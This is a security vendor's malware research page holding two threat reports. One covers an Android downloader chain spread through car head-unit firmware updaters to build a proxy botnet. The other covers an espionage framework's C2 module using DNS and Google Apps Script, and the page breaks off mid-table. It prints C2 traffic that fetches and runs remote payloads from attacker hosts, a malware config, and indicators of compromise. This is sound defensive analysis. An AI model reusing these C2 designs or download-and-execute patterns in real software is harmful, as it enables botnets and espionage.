Visualização de leitura

The invisible passenger in your car

While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.

Key findings:

  • We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
  • The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
  • We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.

Kaspersky solutions detect the threats described below under the following detection names:

  • HEUR:Trojan-Dropper.AndroidOS.Agent.vu
  • HEUR:Trojan-Downloader.AndroidOS.Agent.ov
  • HEUR:Trojan-Proxy.AndroidOS.Zhima.*
  • HEUR:Trojan.AndroidOS.Vo1d.*

Head unit firmware overview

A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.

In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.

Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.

It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.

During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.

Below is the entire infection chain:

Head unit infection scheme

Head unit infection scheme

Let’s look at exactly how these head units became infected.

The TWCore app

TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.

The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.

TWCore only checks whether an app is already installed on the device when installNotExists = false

TWCore only checks whether an app is already installed on the device when installNotExists = false

The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.

The path TWCore uses to download APK files

The path TWCore uses to download APK files

Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.

Next, we’ll break down the malware installed by TWCore: the JarService dropper.

Stage 1: the JarService dropper

As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.

Decrypting and deserializing information about the stage 2 payload

Decrypting and deserializing information about the stage 2 payload

In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.

Stage 2: the loader

This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:

{
    "userId": "REDACTED",
    "dexVersion": "1.7",
    "dexType": 1,
    "channelId": "2039",
    "packageName": "com.tw.jar1",
    "appVersion": 12,
    "appName": "JarService"
}

In response to the POST request, the C2 server returns a link for downloading the stage 3 payload. An example of a C2 response is shown below.

{
    "code": 200,
    "data": {
        "dexUrl": "hxxp://144.217.243[.]201/vr34der34/dex3.68.png",
        "dexVersion": 3.680,
        "status": 0
    }
}

The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.

Decrypting the stage 3 payload

Decrypting the stage 3 payload

In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.

Entry point of the stage 3 payload

Entry point of the stage 3 payload

While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.

Stage 3: clicker / reverse proxy loader

In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.

{
    "code": 100,
    "data": {
        "configVersion": 3.820,
        "hosts": ["hxxp://t2.kshahnd[.]sbs", "hxxp://t2.mdsjhd[.]sbs", "hxxp://t2.nmnsny[.]sbs", "hxxps://t2.nmnsny[.]sbs"],
        "interval": 5500000,
        "reportApi": "/cpc/api/report",
        "tagName": "config",
        "taskApi": "/cpc/api/task",
        "updates": ["hxxp://a2.kshahnd[.]sbs", "hxxp://a2.mdsjhd[.]sbs", "hxxp://a2.nmnsny[.]sbs", "hxxps://a2.nmnsny[.]sbs"],
        "vn": 1.010
    }
}

If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.

{
    "code": 200,
    "data": [{
        "productId": 979,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"107.151.248[.]132\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 1337\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1778650942
    }, {
        "productId": 1019,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"128.14.210[.]58\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 9999\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1766001509
    }, {
        "productId": 3505,
        "script": "{\n\"tagName\":\"http\",\n\"url\":\"hxxps://api.kookjar[.]com/sayhi?channel=daihai&uuid={get_uuid_10}\"\n}",
        "version": 1776656317
    }],
    "msg": ""
}

The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.

List of executable commands

List of executable commands

At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.

Command name Description Arguments
return Return a value from SharedPreferences. key: the key whose value should be returned
copy Set the contents of the clipboard. text: the key whose value from SharedPreferences is returned as the clipboard contents
url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with      (5 spaces) used as a separator
http Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key. url: the resource address
method: the HTTP method name (optional)
startLabel: a marker for the start of the data to save from the resource (optional)
endLabel: a marker for the end of the data to save from the resource (optional)
valueLabel: the key under which to save the value (optional)
header: a dictionary of headers for the HTTP request (optional)
content: the content of the POST request (optional)
web Open a link in the WebView and execute arbitrary JavaScript code within it. url: the link to open in the WebView
js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent
corejs: JavaScript code to execute when the resource loads in the WebView (optional)
param: a string dictionary of parameters for launching the WebView
client: if this key is present, WebViewClient is used to handle redirects manually
time: task timeout
loadlib Not fully implemented at the time of publishing this report.
loadlib2 Download and execute arbitrary code. url: the address to download the payload from
name: the name of the module being downloaded
md5: the MD5 hash of the payload
clear: a comma-separated list of payload names to delete (optional)
params: an array of parameters to launch the payload with
className: the class name of the payload entry point
method: the name of the virtual method at the payload entry point
cmethod: the name of the static method used to instantiate the entry-point class (optional)
thread: a flag; the payload runs in a separate thread if this flag is not set
reload: a flag that, when set, restarts already loaded modules
loadlib3 Not fully implemented at the time of publishing this report.
deeplink Open a resource in the browser. url: a link to the resource
traceroute Check resource availability via an ICMP ping. host: comma-separated list of resources to check

However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.

While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.

Attribution

While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.

While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.

The malware operator registration page

The malware operator registration page

During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.

On the registration page hosted at admin.uipoxy[.]com, we also found the string copyright © 2020 proxyforu[.]com all rights reserved, which linked to hxxps://proxyforu[.]com, the website of ProxyForU, another vendor of residential proxy services.

We found several similarities in the authentication APIs across all of these sites:

  • The sign-in page was hosted on an admin.* subdomain.
  • The sign-in page was located at /proxy/u/login.
  • The signup page was located at /proxy/register?channelKey=<invitation code>.

Based on this, we believe these services are connected to MoYu Group.

Conclusion

Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.

Indicators of compromise

Stage 1: JarService

ba27951b4ee1c341f4415d033369ecd3
d63bacd6d6709dd68a10ef9d374c7835
6c2e34b30da42085240ede53ab6107d4
8b5e513144a6138a966ea59e68bf9da2
e119845877089d6f4b0a70dc7388f316

Stage 2: loader

e9f3a0dab6949ce2cddab9e0aa80ae1a

Stage 3: loader/clicker

0fbaa7092204f4b1494e0b840b014774
1dcf031c40ce456b6a36a00b0acf3d11
44b6b213a6a3f299eaf88e078de95ecb
67dc78e544ebce16b85dc7c195dfbc58
9642ae619b3165d23c6349002d1abe24
b067d5b0dbecbd6498bcdfba45dba77e
f0e3f7eba2cde91e2dedb921bab47422

zhima module

412e9243f2981bbea3894254d105b3b8
71ab5517f71866279d0d87d37f2ae320
89ef78f716a75964539f2db6520be362
a4223ce4288a230d1e6c3ff2c7639045
bd4d81cd27125ad3d9a114922d468499
c6bfb1643ac7474ed8a7b4f96a187fdb
de77c3303e93c9450424759f1741441c
f8cf8c23ff597700d471fb7767df8bac

Domains and IP addresses

xmsae[.]sbs
ishano456[.]sbs
xshaon123[.]sbs
kshahnd[.]sbs
mdsjhd[.]sbs
nmnsny[.]sbs
kookjar[.]com
ty54fgd435[.]my
ue886578433[.]online
ty4523[.]space
144.217.243[.]201
107.151.248[.]132
128.14.210[.]58

Addresses used to download JarService

hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2026-06-08/bd80bd3c3d0e4bf6b5b4a825650d01f5.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2025-06-10/fe71af9ecf174de48d2b2ccc2c15fb04.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2024-11-07/fa831c3c23824b99871163387bcda7ad.apk

Hashes of TWCore (the legitimate software used to distribute JarService)

2a64c3efc11bf224aa54f24e876446c9
7a4d3ba2dacccfdda55859a5dfee2671
ea24487996eb70c1780922fb3063bcc5


Project CAV3RN continues: Google Apps Script as C2 relay and DNS-based C2 channel selection

Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.

Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.

We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.

Multi-transport C2 communication module

The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:

C:\Users\user\Desktop\Modules\broker-cavern\communication\GoogleCommunication\bin\Release\net8.0\win-x64\native\GoogleService.pdb

NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.

The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.

C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.

At startup, the worker internally sends:

{"type":"icmgdd","cid":0,"payload":"s_version_;;_"}

The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.

The module supports five internal commands:

Command Functionality
s_version Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog Enables diagnostic logging at the Debug level.
s_deLog Disables diagnostic logging and sets the logging level to Fatal.
s_write Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.

The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.

{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}

The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.

Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:

<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com

The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.

The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:

Fourth octet None (0) GIDFailed (1) GoogleFailed (2) DirectFailed (3)
120 (0x78) Google Apps Script Direct HTTPS Direct HTTPS Google Apps Script
130 (0x82) Direct HTTPS Direct HTTPS Direct HTTPS Close the transaction (no channel)
140 (0x8C) Exception Exception Exception Exception
All other values Google Apps Script Google Apps Script Google Apps Script Google Apps Script

